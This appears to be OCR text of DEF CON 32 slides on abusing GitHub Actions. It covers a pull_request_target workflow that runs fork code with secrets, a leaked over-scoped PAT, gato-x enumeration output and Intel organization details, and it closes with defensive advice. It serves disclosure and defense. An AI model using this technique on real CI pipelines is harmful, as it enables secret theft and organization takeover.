25    group: ${{ github.workflow }}-${{ github.event.pull_re
26    cancel-in-progress: true
```

```
39      - uses: actions/checkout@a5ac7e51b41094c92402da3b24376905380afc29 # v4.1.6
40        if: ${{ github.event_name == 'pull_request_target' }}
41        with:
42          fetch-depth: 0
43          ref: "refs/pull/${{ github.event.number }}/merge"
```

Look No Typo

```yaml
pull_request_target:
  types: [opened, edited, reopened, synchronize]
  branches: [main]
  paths:
  - 'test-runner/**'
```

Pull_request_target workflows have access to secrets

```yaml
- uses: actions/checkout@a5ac7e51b41094c92402da3b24376905
  if: ${{ github.event_name == 'pull_request_target' }}
  with:
    fetch-depth: 0
    ref: "refs/pull/${{ github.event.number }}/merge"
```

Merge commit contains arbitrary code from fork

Show me the secrets

```yaml
- name: Install requirements
  run: python -m pip install -U pip tox-gh-actions
- name: Tox
  run: python -m tox
  env:
    CACHE_REGISTRY: ${{ secrets.CACHE_REGISTRY }}
    FORCE_COLOR: 1
    GITHUB_TOKEN: ${{ secrets.ACTION_TOKEN }}
    PERF_REPO: ${{ secrets.PERF_REPO }}
    REGISTRY: ${{ secrets.REGISTRY }}
    REPO: ${{ secrets.REPO }}
- uses: actions/upload-artifact@65462800fd760344b1a7b4382951275a0abb4808 # v4.3.3
  with:
    name: covdata-${{ matrix.python }}
    path: ${{ github.workspace }}/.coverage*
```

ai-containers / **tox.ini**

Code | Blame | 61 lines (54 loc) · 1.05 KB

```ini

[testenv]
deps =
    -r test-runner/dev-requirements.txt
commands =
    python -m coverage run -p -m pytest test-runner/tests/utest.py
pythonpath = tests
passenv = DOCKER_*
```

Show me the secrets

```
65      - name: Install requirements
66        run: python -m pip install -U pip tox-gh-actions
67      - name: Tox
68        run: python -m tox
69        env:
70          CACHE_REGISTRY: ${{ secrets.CACHE_REGISTRY }}
71          FORCE_COLOR: 1
72          GITHUB_TOKEN: ${{ secrets.ACTION_TOKEN }}
73          PERF_REPO: ${{ secrets.PERF_REPO }}
74          REGISTRY: ${{ secrets.REGISTRY }}
75          REPO: ${{ secrets.REPO }}
76      - uses: actions/upload-artifact@65462800fd760344b1a7b4382951275a0abb4808 # v4.3.3
77        with:
78          name: covdata-${{ matrix.python }}
79          path: ${{ github.workspace }}/.coverage*
```

ai-containers / **tox.ini**

Code | Blame | 61 lines (54 loc) · 1.05 KB

```
7
8     [testenv]
9     deps =
10        -r test-runner/dev-requirements.txt
11    commands =
12        python -m coverage run -p -m pytest test-runner/tests/utest.py
13    pythonpath = tests
14    passenv = DOCKER_*
```

Show me the secrets

```
run: python -m tox
```

Workflow ran tox after checking out untrusted code

```
commands =
    python -m coverage run -p -m pytest test-runner/tests/utest.py
```

Modify tox.ini or unit tests to run arbitrary code

```
GITHUB_TOKEN: ${{ secrets.ACTION_TOKEN }}
```

The 'ACTION_TOKEN' was a GitHub Personal Access Token


AI/ML Strikes Again

Over-scoped Classic Personal Access Token (PAT) with “all boxes checked” as Actions secret

Non-ephemeral runner attached to public repository

Changes to workflows allowing forks access to secrets **without security reviews**

A Pull Request can do WHAT?




```
▶ Run source venv2/bin/activate && gato-x e -t intel-innersource -sr -oJ intel_inner1.json
[+] The authenticated user is: [redacted]
[+] The GitHub Classic PAT has the following scopes: admin:enterprise, admin:gpg_key, admin:or
write:discussion, write:packages
[+] Enumerating the intel-innersource organization!
[+] The user is likely an organization member!
[+] About to enumerate 53580 repos within the intel-innersource organization!
[+] Querying and caching workflow YAML files!
[+] Querying 0 out of 536 batches!
[+] Querying 1 out of 536 batches!
```

Gato-X Enumeration *from* Intel Self-Hosted Runner

Not great, but it's one employee, and the runner is in the DMZ

Except...

All Employees Could Become Admin

```
name: inventory
guid: 185092a3-0cd0-445b-8b3e-8ef542227489
owners:
[redacted]
topics:
- infrastructure
description: Repository to manage all the inventories for intel-innersource
permissions:
  admin:
  - [redacted] Support Team
  write:
  - All BB Employees
  - [redacted] Inventory Write
  - [redacted] Inventory Write Generic Accounts
  read:
  -         Read CW
allow-merge-commit: false
allow-squash-merge: true
allow-rebase-merge: false
delete-branch-on-merge: true
```

```
"target": "branch",
"source_type": "Repository",
"source": "[redacted]",
"enforcement": "active",
"conditions": {
  "ref_name": {
    "exclude": [
      "refs/heads/gh-readonly-queue/**/*"
    ],
    "include": [
      "~ALL"
    ]
  }
},
```

```
- name: Add          Support Team
  uses: actions/github-script@v3
  with:
    github-token: ${{ secrets.CONF_GITHUB_TOKEN_00A }}
    script: |
      await github.teams.addOrUpdateRepoPermissionsInOrg({
```

```
permissions:
  admin:
  - [redacted] Support Team
  write:
  - All BB Employees
  - [redacted] Inventory Write
```

All employees had write access

```
"enforcement": "active",
"conditions": {
  "ref_name": {
    "exclude": [
      "refs/heads/gh-readonly-queue/**/*"
    ],
    "include": [
      "~ALL"
    ]
```

Rulesets prevented modifying all branches

...but branches matching a specific pattern were excluded.

All Employees Could Become Admin

One of the secrets used by the repository seemed very interesting.

```
- name: Add          Support Team
  uses: actions/github-script@v3
  with:
    github-token: ${{ secrets.CONF_GITHUB_TOKEN_00A }}
    script: |
      await github.teams.addOrUpdateRepoPermissionsInOrg({
```

Run

```
▶ Run source venv2/bin/activate && gato-x e -t intel-restricted -sr -oJ intel_rest.json
[+] The authenticated user is: github-1source
[+] The GitHub Classic PAT has the following scopes: admin:enterprise, admin:org, admin:org_hook, delete_repo, project, read:audit_log, repo, user, workflow, write:discussion
[+] Enumerating the intel-restricted organization!
[!] The user is an organization owner!
[+] The token also has the admin:org scope. This token has extensive access to the GitHub organization!
[+] The organization has 30 org-level self-hosted runners!
    - Name: promark.PROMARKSRV02, OS: Windows Status: online
    - The runner has the following labels: self-hosted, X64, Windows, promark, promarksrv02!
    - Name: promark.PROMARKSRV01, OS: Windows Status: online
    - The runner has the following labels: self-hosted, X64, Windows, promark, promarksrv01!
    - Name: pmem_debug_tool.host-202, OS: Windows Status: online
    - The runner has the following labels: self-hosted, X64, Windows, pmem_debug_tool, SPR, HOST202, CI!
    - Name: pmem_debug_tool.host-200, OS: Windows Status: online
    - The runner has the following labels: self-hosted, X64, Windows, pmem_debug_tool, UT, ASD, HOST200, CI, INBANDLINUXSPR_HOST!
    - Name: sfip.sw.windows-01-001, OS: Windows Status: online
    - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESW!
    - Name: sfip.sw.windows-01-002, OS: Windows Status: online
    - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESW!
    - Name: sfip.sw.windows-01-003, OS: Windows Status: online
    - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESW!
    - Name: sfip.sw.windows-01-004, OS: Windows Status: online
    - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESW!
    - Name: sfip.sw.windows-01-005, OS: Windows Status: online
    - The runner has the following labels: self-hosted, X64, Windows, sfip.sw, sfip-sw, CSESW!
    - Name: hlp-sw.hlp-sw-27-a-runner2-001, OS: Linux Status: online
    - The runner has the following labels: self-hosted, Linux, X64, hlp-sw, pako-cloud-prod-3!
    - Name: hlp-sw.hlp-sw-27-a-runner2-002, OS: Linux Status: online
    - The runner has the following labels: self-hosted, Linux, X64, hlp-sw, pako-cloud-prod-3!
```

```
▶ Run source venv2/bin/activate && gato-x e -t intel-restricted -sr -oJ intel_rest.json
[+] The authenticated user is: github-1source
[+] The GitHub Classic PAT has the following scopes: admin:enterprise, admin:org, admin:org_hook, delete_repo,
[+] Enumerating the intel-restricted organization!
[!] The user is an organization owner!
[+] The token also has the admin:org scope. This token has extensive access to the GitHub organization!
```

Turns out, it was a PAT belonging to an Enterprise Admin bot account and had org-owner permissions to all organizations.

Unprecedented Access

16321

Admin to ALL repos in intel-restricted

NDA

INTEL TOP SECRET

Some repos included highly restricted IP

Ability to make all repos public

Ability to Delete Organization Entirely

```
447   },
448   {
449     "id": 472953435,
450     "node_id": "R_kgDOHDCyWw",
451     "name": "                    core-royal",
452     "full_name": "intel-restricted/                    .core-royal",
453     "private": true,
454     "owner": {
455       "login": "intel-restricted",
456       "id": 71398875,
457       "node_id": "MDEyOk9yZ2FuaXphdGlvbjcxMzk4ODc1",
458       "avatar_url": "https://avatars.githubusercontent.com/u/            ",
459       "gravatar_id": "",
460       "url": "https://api.github.cor
461       "html_url": "https://github.c
462       "followers_url": "https://api.
463       "following_url": "https://api.
464       "gists_url": "https://api.gitl
465       "starred_url": "https://api.g
466       "subscriptions_url": "https:/
467       "organizations_url": "https:/
468       "repos_url": "https://api.gitl
469       "events_url": "https://api.gi
470       "received_events_url": "https
471       "type": "Organization",
472       "site_admin": false
473     },
474     "html_url": "https://github.com/intel-restricted/                    ",
475     "description": "Royal Core Intellectual Property                    ",
476     "fork": false,
```

Unprecedented Access

16321


Admin to ALL repos in intel-restricted

NDA

INTEL TOP SECRET

Some repos included hig… restrict…

Ability to make all repos public



Ability to Delet… Organization Entirely

Unprecedented Access

16321

Admin to ALL repos in intel-restricted

Ability to make all repos public

Ability to Delete Organization Entirely

NDA

INTEL TOP SECRET

Some repos included highly restricted IP


```
447    },
448    {
449      "id": 472953435,
450      "node_id": "R_kgDOHDCyWw",
451                                  core-royal",
452                    restricted/                .core-royal",
453
454
455      "login": "intel-restricted",
456      "id": 71398875,
457      "node_id": "MDEyOk9yZ2FuaXphdGlvbjcxMzk4ODc1",
458                  url": "https://avatars.githubusercontent.com/u/                ",
459
460
461
462      "follo                  https://api
463      "following_ur           "https://api
464      "gists_url": "https://api.gitl
465                  rl": "https://api.g
466                  ubs          tions_url": "https:/
467                  "org          ations_url": "https:/
468                  re          url": "https://api.gitl
469      "events_url": "https://api.gi
470      "received_events_url": "https
471      "type": "Organization",
472      "site_admin": false
473    },
474    "html_url": "https://github.com/intel-restricted/                ",
475    "description": "Royal Core Intellectual Property                ",
476    "fork": false,
```

Unprecedented Access

16321

Admin to ALL repos in intel-restricted

Ability to Delete Organization Entirely

Ability to make all repos public

Unprecedented Access

16321

Admin to ALL repos in intel-restricted

INTEL SECR

Some r
included
restrict

Ability to make all repos public

Ability to Delete Organization Entirely

Unprecedented Access

16321

Admin to ALL repos i
intel-restricted

Ability to make all repo
public


```
447   },
448   {
449     "id": 472953435,
450     "node_id": "R_kgDOHDCyWw",
451     "name": "                    core-royal",
452     "full_name": "intel-restricted/                  .core-royal",
453     "private": true,
454     "owner": {
455       "login": "intel-restricted",
456       "id": 71398875,
457       "node_id": "MDEyOk9yZ2FuaXphdGlvbjcxMzk4ODc1",
458       "avatar_url": "https://avatars.githubusercontent.com/u/            ",
459       "gravatar_id": "",
460       "url": "https://api.github.cor
461       "html_url": "https://github.c
462       "followers_url": "https://api.
463       "following_url": "https://api.
464       "gists_url": "https://api.gith
465       "starred_url": "https://api.g
466       "subscriptions_url": "https:/
467       "organizations_url": "https:/
468       "repos_url": "https://api.gith
469       "events_url": "https://api.git
470       "received_events_url": "https
471       "type": "Organization",
472       "site_admin": false
473     },
474     "html_url": "https://github.com/intel-restricted/                          ",
475     "description": "Royal Core Intellectual Property                          ",
476     "fork": false,
```

PATs + CI/CD attack surface

32%

Active PATs with 10 or more scopes checked

79%


Percentage of active PATs with no expiration date.

0

Audit log events generated when enumerating PAT access

Metrics based on June 14th point in time from two Intel orgs

Aftermath




Reports Submitted

Lots of Bug Bounties Earned


Defense - How Can You Protect Your Organization From Risk?

Protecting Against Self Hosted Runner Attacks


Enable Workflow Approval Requirements




Use Managed Ephemeral Runners Whenever Possible



Use Least Privilege Principle for Workflow Secrets



Limit GITHUB_TOKEN Permissions



Use Deployment Environments for Production Secrets

SHARING IS NOT ALWAYS CARING


Do Not Share Runners Between Public and Private Repos


Do Not Mix CI and CD

EDR

Monitor Self-Hosted Runners

The Real Problem - Protecting Against CI/CD Attacks





GitHub PAT Hygiene

Black Hat Sound Bytes

1. Continuous Integration, Continuous Destruction is Systemic

2. Public GitHub Repositories are In the Crosshairs

3. Ignorance is Breach


Grand theft
Actions
Abusing Self-Hosted GitHub Runners at Scale
ADNAN KHAN | JOHN STAWINSKI
DEF CON 32 - LAS VEGAS

Thank You

X: @adnanthekhan

Email:
me@adnanthekhan.com

Web:
https://adnanthekhan.com

Email:
jstan327@gmail.com

Web:
https://johnstawinski.com

References

- Leaking Secret from GitHub Actions
  - https://karimrahal.com/2023/01/05/github-actions-leaking-secrets/
- GitHub Security Lab – Preventing Pwn Requests
  - https://securitylab.github.com/research/github-actions-preventing-pwn-requests/
- Marcus Young Self-Hosted Runners at Facebook
  - https://marcyoung.us/post/zuckerpunch/
- GitHub Actions Runner Images
  - https://github.com/actions/runner-images
- Adnan Khan - One Supply Chain Attack to Rule Them All
  - https://adnanthekhan.com/2023/12/20/one-supply-chain-attack-to-rule-them-all/
- John Stawinski – Fixing Typos and Breaching Microsoft's Perimeter
  - https://johnstawinski.com/2024/04/15/fixing-typos-and-breaching-microsofts-perimeter/

References Pt. 2

- GitHub REST API Documentation
  - https://docs.github.com/en/rest?apiVersion=2022-11-28
- GitHub Rulesets Documentation
  - https://docs.github.com/en/repositories/configuring-branches-and-merges-in-your-repository/managing-rulesets/about-rulesets
- GitHub Customer Story For Intel
  - https://github.com/customer-stories/intel
- Praetorian – Self-Hosted Runners are Backdoors
  - https://praetorian.com/blog/self-hosted-github-runners-are-backdoors/